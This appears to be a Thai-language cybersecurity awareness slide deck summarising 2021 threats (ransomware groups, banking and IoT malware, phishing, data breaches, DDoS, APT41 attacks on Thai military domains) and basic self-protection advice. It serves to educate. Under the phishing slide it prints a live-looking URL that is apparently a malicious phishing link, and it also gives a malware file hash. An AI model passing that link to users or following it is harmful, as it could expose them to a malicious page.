- Whether you are an individual, small business or large multinational, you rely on computer systems every day.
- Cybersecurity Law, GDPR, PDPA, etc.
- Ebanking, เงินหาย
- Shopee, Lazada
- Metaverse
  - https://youtu.be/TGKRixQrZ8A
  - https://youtu.be/AW8WdTmM7JYM
  - https://youtu.be/DIJOQE7ml3c

ภัยคุกคามที่สำคัญของปี 2564


- Ransomware
- Malware
- Cryptojacking
- ภัยคุกคามที่เกี่ยวข้องกับ E-mail
- ภัยคุกคามต่อข้อมูล (data)
- ภัยคุกคามต่อความพร้อมใช้งาน (availability)
- ข้อมูลเท็จ (Disinformation) - ข้อมูลที่ผิด (misinformation)
- ภัยคุกคามที่ไม่เป็นอันตราย (Non-malicious threats)
- Supply-chain attacks

Ransomware

Ransomware


- Ransomware เป็นประเภทของการโจมตีที่เป็นอันตรายซึ่งผู้โจมตีเข้ารหัสข้อมูลที่สำคัญขององค์กร และเรียกร้องให้ชำระค่าไถ่เพื่อให้สามารถเข้าถึงข้อมูลที่สำคัญขององค์กรได้
- Ransomware as a Service (RaaS) type business models มีเพิ่มมากขึ้นในปัจจุบัน ทำให้การระบุผู้โจมตีแต่ละรายทำได้ยากมากขึ้น
- Triple extortion ransomware schemes
  - File encryption
  - Data theft - ขโมยข้อมูลก่อนที่จะเข้ารหัสข้อมูล จากนั้นรู่ว่าจะเปิดเผยและ/หรือขายข้อมูลที่ถูกขโมยไปในที่สาธารณะ
  - แจ้งสื่อ/ลูกค้า/ผู้เสียหายที่เกี่ยวข้องกับข้อมูลที่ถูกขโมยไป/DDoS
- Cryptocurrency ยังคงเป็นวิธีการจ่ายเงินที่ใช้บ่อยที่สุด เปลี่ยนจาก Bitcoin ไปเป็น Monero เนื่องจากการไม่เปิดเผยตัวตนและธุรกรรม
- การสรรหา insider threat ในการโจมตี
- การใช้งานช่องโหว่ Zero Day เพิ่มขึ้น
- ประกันภัยช่วยกระตุ้นเศรษฐกิจของอุตสาหกรรม Ransomware

Distributed Denial-of-Service (DDoS) attacks?




Source: https://lurksomemoar.fandom.com/wiki/DDoS


Ransomware - Ransomware incidents observed by ENISA (April 2020-July 2021)



Source: ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021


Ransomware






Source: https://www.cognyte.com/blog/ransomware_2021/

Ransomware - Conti





Ransomware - Avaddon




Ransomware - Revil

Ransomware - Babuk







Ransomware - Hive




Ransomware - BlackMatter Ransomware



Ransomware - LOCKBIT 2.0





Malware

Malware

- Malware คือ ซอฟต์แวร์ หรือ เฟิร์มแวร์ ที่มีจุดประสงค์เพื่อดำเนินการต่าง ๆ ที่ไม่ได้รับอนุญาตซึ่งจะส่งผลเสียต่อ การรักษาความลับ (confidentiality) ความสมบูรณ์ (integrity) หรือ ความพร้อมใช้งาน (availability) ของระบบ
- Virus, Worm, Trojan horse, Spyware เป็นต้น
- RAT - Remote Access Trojan
- Infostealer
- Botnet
- Mobile Malware - FluBot แพร่กระจายโดย SMS
- Malware > Botnet > ขายใน Darkweb > โจมตีตามวัตถุประสงค์ของผู้ซื้อ

Malware

Top 10 banking malware families

	Name	Verdicts	%*
1	Zbot	Trojan.Win32.Zbot	17.8
2	ClipboShuffler	Trojan-Banker.Win32.ClipboShuffler	9.9
3	SpyEye	Trojan-Spy.Win32.SpyEye	8.8
4	Trickster	Trojan.Win32.Trickster	5.5
5	RTM	Trojan-Banker.Win32.RTM	3.8
6	Danabot	Trojan-Banker.Win32.Danabot	3.6
7	Nimnul	Virus.Win32.Nimnul	3.3
8	Cridex	Backdoor.Win32.Cridex	2.3
9	Nymaim	Trojan.Win32.Nymaim	1.9
10	Neurevt	Trojan.Win32.Neurevt	1.6

Source: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

Malware

Top 10 threats delivered to IoT devices via Telnet

	Verdict	%*
1	Backdoor.Linux.Mirai.b	30.25%
2	Trojan-Downloader.Linux.NyaDrop.b	27.93%
3	Backdoor.Linux.Mirai.ba	5.82%
4	Backdoor.Linux.Agent.bc	5.10%
5	Backdoor.Linux.Gafgyt.a	4.44%
6	Trojan-Downloader.Shell.Agent.p	3.22%
7	RiskTool.Linux.BitCoinMiner.b	2.90%
8	Backdoor.Linux.Gafgyt.bj	2.47%
9	Backdoor.Linux.Mirai.ow	2.52%
10	Backdoor.Linux.Mirai.ad	2.28%

Source: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

Cryptojacking

Cryptojacking

- Cryptojacking หรือ hidden cryptomining คือ การใช้คอมพิวเตอร์ของผู้อื่นในการขุดสกุลเงินดิจิทัลโดยไม่ได้รับอนุญาต
- ผลประโยชน์ทางด้านการเงินที่เกี่ยวข้องกับการทำ cryptojacking จูงใจให้ผู้คุกคามนิยมทำการโจมตีเหล่านี้มากขึ้น
- ปริมาณการทำ Crypto mining ในปี 2564 และการ cryptojacking อยู่ที่ระดับสูงสุดเป็นประวัติการณ์
- XMRig ครองตลาด crypto mining
  - XMRig ซึ่งเป็น open-source miner มักถูกใช้โดยผู้โจมตีและมัลแวร์ส่วนใหญ่
- เปลี่ยนจาก browser เป็น file-based cryptojacking
- วิธีการโจมตีขั้นต้นไม่แตกต่างจากการโจมตีแบบอื่น


ภัยคุกคามที่เกี่ยวข้องกับ E-mail


ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- ภัยคุกคามที่เกี่ยวข้องกับ E-mail เป็นกลุ่มของภัยคุกคามที่แสวงประโยชน์จากจุดอ่อนในจิตใจของมนุษย์และการใช้งาน Email ในชีวิตประจำวัน มากกว่าช่องโหว่ทางเทคนิคของ IT
- The Phishing-as-a-Service (PhaaS) business model กำลังมาแรง
- โควิด-19 ยังคงเป็น theme หลักที่ใช้ในการโจมตีทาง E-mail
- ยังคงใช้ theme บริการไปรษณีย์(การส่งพัสดุ) ใช้ในแคมเปญ Phishing
- QRishing = QR Code + Phishing

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- The Phishing-as-a-Service (PhaaS) business model กำลังมาแรง
  - BulletProftLink - A phishing service from Malaysia





Source: https://osint.fans/bulletproftlink-phishing-service-p1 | https://osint.fans/bulletproftlink-phishing-service-p2

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

- QRishing = QR Code + Phishing


ภัยคุกคามที่เกี่ยวข้องกับ E-mail - Phishing

- 30% ของ Phishing ถูกเปิดโดยคนที่ถูกเป็นเป้าหมาย และ 12% ของคนเหล่านั้นคลิกไฟล์แนบหรือลิงก์ที่เป็นอันตราย
- 3% เท่านั้นที่รายงานอีเมลที่เป็นอันตรายไปยังผู้รับผิดชอบ
- Phishing Theme
  - Bill/invoice 15.9%
  - Email delivery failure 15.3%
  - Legal/law enforcement 13.2%
  - Scanned document 11.5%
  - Package delivery 3.9%
- Malicious attachment types:
  - Office 38%
  - Archive 37%
  - PDF 14%
  - Other Ext 6%
  - Binaries 4%
  - XML/HTML/JS 1%
- 66% ของมัลแวร์ถูกติดตั้งผ่านไฟล์แนบอีเมลที่เป็นอันตราย

Source: https://purplesec.us/resources/cyber-security-statistics/

ภัยคุกคามที่เกี่ยวข้องกับ E-mail


- Vulnerable applications used by cybercriminals during cyberattacks



Source: https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

โควิด-19 ยังคงเป็น theme หลักที่ใช้ในการโจมตีทาง E-mail



Source: https://purplesec.us/resources/cyber-security-statistics/

ภัยคุกคามที่เกี่ยวข้องกับ E-mail

โควิด-19 ยังคงเป็น theme หลักที่ใช้ในการโจมตีทาง E-mail

- ไฟล์แนบชื่อ "กระทรวงสาธารณสุขโคโรนาข้อมูลไวรัสล่วน2020.gz"
- เมื่อ extract ข้อมูลออกมาจะพบไฟล์ชื่อ "**กระทรวงสาธารณสุขโคโรนาข้อมูลไวรัสล่วน2020.exe**"
  - SHA-256:bbfc7d36057dd372097dabb8c00dc113bdbbb13609fffade63b422be73b268a6

Source: https://www.thaicert.or.th/newsbite/2020-03-06-01.html


ภัยคุกคามต่อข้อมูล (data)

ภัยคุกคามต่อข้อมูล (data)

- การละเมิดข้อมูล/การรั่วไหลของข้อมูล
  - การเข้าถึงข้อมูลโดยไม่ได้รับอนุญาต (unauthorised access)
  - การเปิดเผยข้อมูลที่ละเอียดอ่อน (sensitive data) ข้อมูลที่มีชั้นความลับ (confidential data)
  - ข้อมูลถูกเก็บไว้ที่สภาพแวดล้อมที่ไม่น่าเชื่อถือ (untrusted environment)
- เป็นผลมาจากการโจมตีทางไซเบอร์, insider threat, การสูญหายหรือการเปิดเผยข้อมูลโดยไม่ได้ตั้งใจ
- "ข้อมูล" เป็นเป้าหมายหลักสำหรับผู้โจมตีด้วยเหตุผลหลายประการ เช่น การกรรโชก การเรียกค่าไถ่ ฯลฯ
- การโจรกรรมข้อมูลประจำตัว (identity theft) โดยผู้โจมตีใช้ข้อมูล user account เพื่อปลอมเป็นผู้ใช้งาน หรือใช้ข้อมูล identity theft ปลอมเป็นผู้อื่น
- ผู้โจมตีมุ่งเป้าไปที่ข้อมูลการพัฒนาวัคซีน COVID-19 โดย state-sponsored APT groups
- มีการละเมิดข้อมูลที่เกี่ยวข้องกับภาค healthcare ที่เพิ่มมากขึ้น
- การโจมตีมีแรงจูงใจทางด้านการเงิน

ภัยคุกคามต่อข้อมูล (data)


- Incidents related to threats against data observed by ENISA (April 2020-July 2021)



Source: ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021

ภัยคุกคามต่อข้อมูล (data)

- การละเมิดข้อมูลที่เกี่ยวข้องกับภาค healthcare เพิ่มขึ้นอย่างรวดเร็ว
  - ข้อมูล Credit Card เปลี่ยนได้ แต่ข้อมูลสุขภาพเปลี่ยนไม่ได้
- Data related incidents in healthcare as observed through OSINT by ENISA




Source: ENISA Threat Landscape 2021 https://www.enisa.europa.eu/publications/enisa-threat-landscape-2021

ภัยคุกคามต่อข้อมูล (data)

- การโจรกรรมข้อมูลประจำตัว (identity theft) โดยผู้โจมตีใช้ข้อมูล user account เพื่อปลอมเป็นผู้ใช้งาน หรือใช้ข้อมูล identity theft ปลอมเป็นผู้อื่น

Source: https://www.blognone.com/node/84370 | https://www.thaicert.or.th/newsbite/2016-04-20-03.html | https://www.dailynews.co.th/regional/851882/

ภัยคุกคามต่อข้อมูล (data)




ภัยคุกคามต่อ Availability

ภัยคุกคามต่อ Availability

- การโจมตี Denial of Service (DoS) เป็นหนึ่งในภัยคุกคามที่สำคัญที่สุดต่อระบบไอที
- การโจมตี DDoS (Distributed Denial of Service) แบบดั้งเดิมกำลังเคลื่อนไปสู่การโจมตีโดยใช้ IoT (Internet of Things)
- Ransom Denial of Service (RDoS) เป็นรูปใหม่ของการโจมตีแบบ DoS
- การระบาดของ COVID-19 ถูกใช้เป็นตัวเร่งของจากโจมตี
  - Video conference และ remote collaboration ใช้ Bandwidth เยอะ
- ความสำเร็จของ Internet of Things (IoT) ร่วมกับ 5G ส่งผลให้เกิดการโจมตี DDoS ได้ง่ายมากขึ้น

ภัยคุกคามต่อ Availability

- ความสำเร็จของ Internet of Things (IoT) ร่วมกับ 5G ส่งผลให้เกิดการโจมตี DDoS ได้ง่ายมากขึ้น



Source: https://www.fortinet.com/blog/threat-research/omg--mirai-based-bot-turns-iot-devices-into-proxy-servers


ข้อมูลเท็จ (Disinformation)/ข้อมูลที่ผิด (Misinformation)

ข้อมูลเท็จ (Disinformation)/ข้อมูลที่ผิด (misinformation)

- แคมเปญการบิดเบือนข้อมูลและการให้ข้อมูลเท็จกำลังเพิ่มสูงขึ้น โดยได้รับแรงกระตุ้นจากการใช้แพลตฟอร์มโซเชียลมีเดียและสื่อออนไลน์ที่เพิ่มขึ้น ตลอดจนผลจากการแสดงตัวตนทางออนไลน์ของผู้คนที่เพิ่มขึ้นเนื่องจากการแพร่ระบาดของโควิด-19
- แคมเปญการบิดเบือนข้อมูลและการให้ข้อมูลเท็จมักใช้ในการโจมตีแบบไฮบริดเพื่อลดความไว้วางใจของผู้รับข้อมูลต่อสิ่งต่าง ๆ
- Artificial Intelligence (AI)-enabled disinformation
- Disinformation-as-a-Service (DaaS) business model เติบโตขึ้นอย่างมาก

ข้อมูลเท็จ (Disinformation)/ข้อมูลที่ผิด (misinformation)

- Artificial Intelligence (AI)-enabled disinformation



Source: https://www.youtube.com/watch?v=cQ54GDm1eL0&ab_channel=BuzzFeedVideo

ภัยคุกคามที่ไม่เป็นอันตราย (Non-malicious threats)

ภัยคุกคามที่ไม่เป็นอันตราย (Non-malicious threats)


- ภัยคุกคามที่ไม่ปรากฏเจตนาร้าย
- สิ่งเหล่านี้ส่วนใหญ่ขึ้นอยู่กับข้อผิดพลาดของมนุษย์ (human errors) และการกำหนดค่าระบบผิดพลาด (misconfigurations)
- พบเหตุการณ์ที่ Non-malicious threat เพิ่มขึ้นอย่างรวดเร็ว เนื่องจากการระบาดใหญ่ของโควิด-19 กลายเป็นตัวคูณสำหรับ human errors และ misconfigurations เนื่องจากการเปลี่ยนไปใช้ hybrid office model


Supply-chain attacks

Supply-chain attacks

- Supply-chain attacks คือ การโจมตีทางไซเบอร์ที่พยายามสร้างความเสียหายให้กับองค์กรด้วยการกำหนดเป้าหมายโจมตีองค์กรที่มีความปลอดภัยน้อยกว่าในห่วงโซ่อุปทาน (Supply-chain)

Supply-chain attacks - Solarwinds





Source https://blog.radware.com/security/2020/12/fireeye-hack-turns-into-a-global-supply-chain-attack/ | https://zeronetworks.com/blog/examining_solarwinds_supply_chain_attack_summary/

Categories of cybersecurity threat actors

Categories of cybersecurity threat actors

- State-sponsored actors
- Cybercrime actors
- Hacker-for-hire actors
- Hacktivists

Categories of cybersecurity threat actors

- State-sponsored actors
  - เน้นไปที่การทำ cyber-espionage
  - ข้อมูลที่เกี่ยวข้องกับการพัฒนาวัคซีน
  - จะมีการโจมตีแบบ Phishing โดยใช้ theme ที่เกี่ยวกับโควิด -19 เรื่อยๆ
- กลุ่ม APT 41 โจมตีหน่วยงานของกองทัพ
  - กลุ่ม threat actor ที่ได้รับการสนับสนุนจากจีน โดยมีเป้าหมายการโจมตีเพื่อการจารกรรมทางไซเบอร์และผลประโยชน์ทางการเงิน
  - เดือน เมษายน 2564 โจมตี
    - conference.rtarf.mi.th
    - dlogs.rta.mi.th
    - salary.rtaf.mi.th
    - www.audit.navy.mi.th
    - www.rtaf.mi.th
  -

Categories of cybersecurity threat actors

- Cybercrime actors
  - Social engineering เป็นการโจมตีที่แพร่หลายที่สุด
  - ในช่วงการระบาดใหญ่ อาชญากรไซเบอร์ได้ใช้ประโยชน์จาก ความสนใจ ความกังวล ความอยากรู้ และความกลัวของผู้คน โดยการโจมตีแบบ Phishing โดยใช้ theme ที่เกี่ยวกับโควิด -19 เพื่อผลประโยชน์ทางการเงิน
  - ใช้ Ransomware โจมตี กลุ่ม healthcare ในช่วงโควิด -19 และ มีแนวโน้มที่จะกำหนดเป้าหมายต่อข้อมูลใด ๆ ที่จะมีผลกระทบต่อการดำเนินงานของเหยื่อ
  - โจมตี WFH technology เช่น VPN

Categories of cybersecurity threat actors

- Hacker-for-hire actors
  - ทำการภายในตลาด "Access-as-a-Service" (AaaS) ซึ่งส่วนใหญ่ประกอบด้วยบริษัทที่มีความสามารถทางไซเบอร์เชิงรุก
  - ลูกค้าส่วนใหญ่จะเป็นรัฐบาล
  - บริษัท Hacker-for-hire ดำเนินการอย่างถูกกฎหมายในประเทศที่ดำเนินการ

Source https://citizenlab.ca/2018/09/hide-and-seek-tracking-nso-groups-pegasus-spyware-to-operations-in-45-countries/

Categories of cybersecurity threat actors

- Hacktivists
  - ขีดความสามารถของ Hacktivists กลยุทธยังคงเป็น "แบบเก่า" โดยส่วนใหญ่เน้นที่การโจมตี DDoS, Web defacement, การเปิดเผยข้อมูลที่ละเอียดอ่อน (sensitive data)

การป้องกันตัวเองจาก Cyber Attacks

การป้องกันตัวเองจาก Cyber Attacks

- รู้ว่าตัวเองมีอะไร
- ใช้งานซอฟต์แวร์ที่ได้รับอนุญาตเท่านั้น (ที่ถูกลิขสิทธิ์)
- Patching และ Updating ซอฟต์แวร์อย่างสม่ำเสมอ
- บริหารจัดการสิทธิ์การเข้าถึงของบัญชีผู้ใช้งานที่มีสิทธิ์สูง ให้รัดกุม
- ตรวจจับการละเมิดทันทีที่พบ


กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร

กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร


- ข้อมูลที่เกี่ยวกับเราหรือมีความสำคัญกับเรามีอะไรบ้าง? และเก็บไว้ที่ไหน?
  - Laptop
  - Smartphones
    - SD Card
  - Cloud Storages
  - Dropbox, Google Drive, Microsoft OneDrive, Mega
  - USB Drives
- Backup ข้อมูล
  - ข้อมูลที่ backup ไปแล้ว ให้ถอดออกจากเครื่องคอมพิวเตอร์หรืออย่าเชื่อมต่อกับข้อมูลต้นฉบับตลอดเวลา
- การเข้ารหัสข้อมูลก่อนเก็บลง Cloud Storages
  - วิธีใส่รหัสให้ไฟล์ zip https://www.it24hrs.com/2018/7-zip-encryption-password/
- รักษา smartphones ให้ปลอดภัย
- รักษา computer ให้ปลอดภัย


PRISM

- United States National Security Agency (NSA)
- Collect internet communications from various U.S. internet companies.
- Was leaked by NSA contractor Edward Snowden.




https://en.wikipedia.org/wiki/PRISM_(surveillance_program)
https://www.theguardian.com/world/2013/jun/06/us-tech-giants-nsa-data






กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร

- รักษา smartphones ให้ปลอดภัย
  - Use a pin, password, pattern or biometrics to lock your phone
  - Download apps only from trusted stores - App Store, Google Play
  - Back up your data - icloud, google
  - Keep your operating system and apps updated
  - Turn off Wi-Fi and Bluetooth when not in use
  - Don't Trust Public Wifi
  - Manage app permissions.
  - Ignore spam and phishing emails
  - Always use a VPN
    - Warp from Cloudflare - https://one.one.one.one/
    - Yoga VPN
  - Configure devices so that when lost or stolen they can be tracked, remotely wipe or remotely locked.




Interception systems




Source: https://pegasusintelligence.com/docs/LAGO-GSM-Interception.pdf

Don't Trust Public Wifi



Source: https://www.kyos.ch/wp-content/uploads/2017/10/2017_10_17-KRACK-v1.3_EN.pdf

Ignore spam and phishing emails.




https://www.khartoumnight.com/adview/bruh/index.php?v=Jn9p904cZZh6hu7q

กฎข้อที่ 1. รู้ว่าตัวเองมีอะไร

- รักษา computer ให้ปลอดภัย
  - Keep up with system and software security updates
  - Install antivirus and anti spyware software - Windows Defender
  - Secure your web browser before going online
  - Encrypt your network connection - HTTPS
  - Lock your device
  - Encrypt your hard drive or your data
  - Use a VPN
  - Don't trust public WiFi
  - Never leave your computer unattended
  - Use unique passwords for every login
  - Turn on two-factor authentication
  - Be careful online and don't click on suspicious links
  - Be wary of e-mail attachments

HTTPS (Hypertext Transfer Protocol Secure)



กฎข้อที่ 2. ใช้งานซอฟต์แวร์ที่ได้รับอนุญาตเท่านั้น (ที่ถูกลิขสิทธิ์)


กฎข้อที่ 2. ใช้งานซอฟต์แวร์ที่ได้รับอนุญาตเท่านั้น (ที่ถูกลิขสิทธิ์)


- โปรแกรมเถื่อน, Crack , Keygen
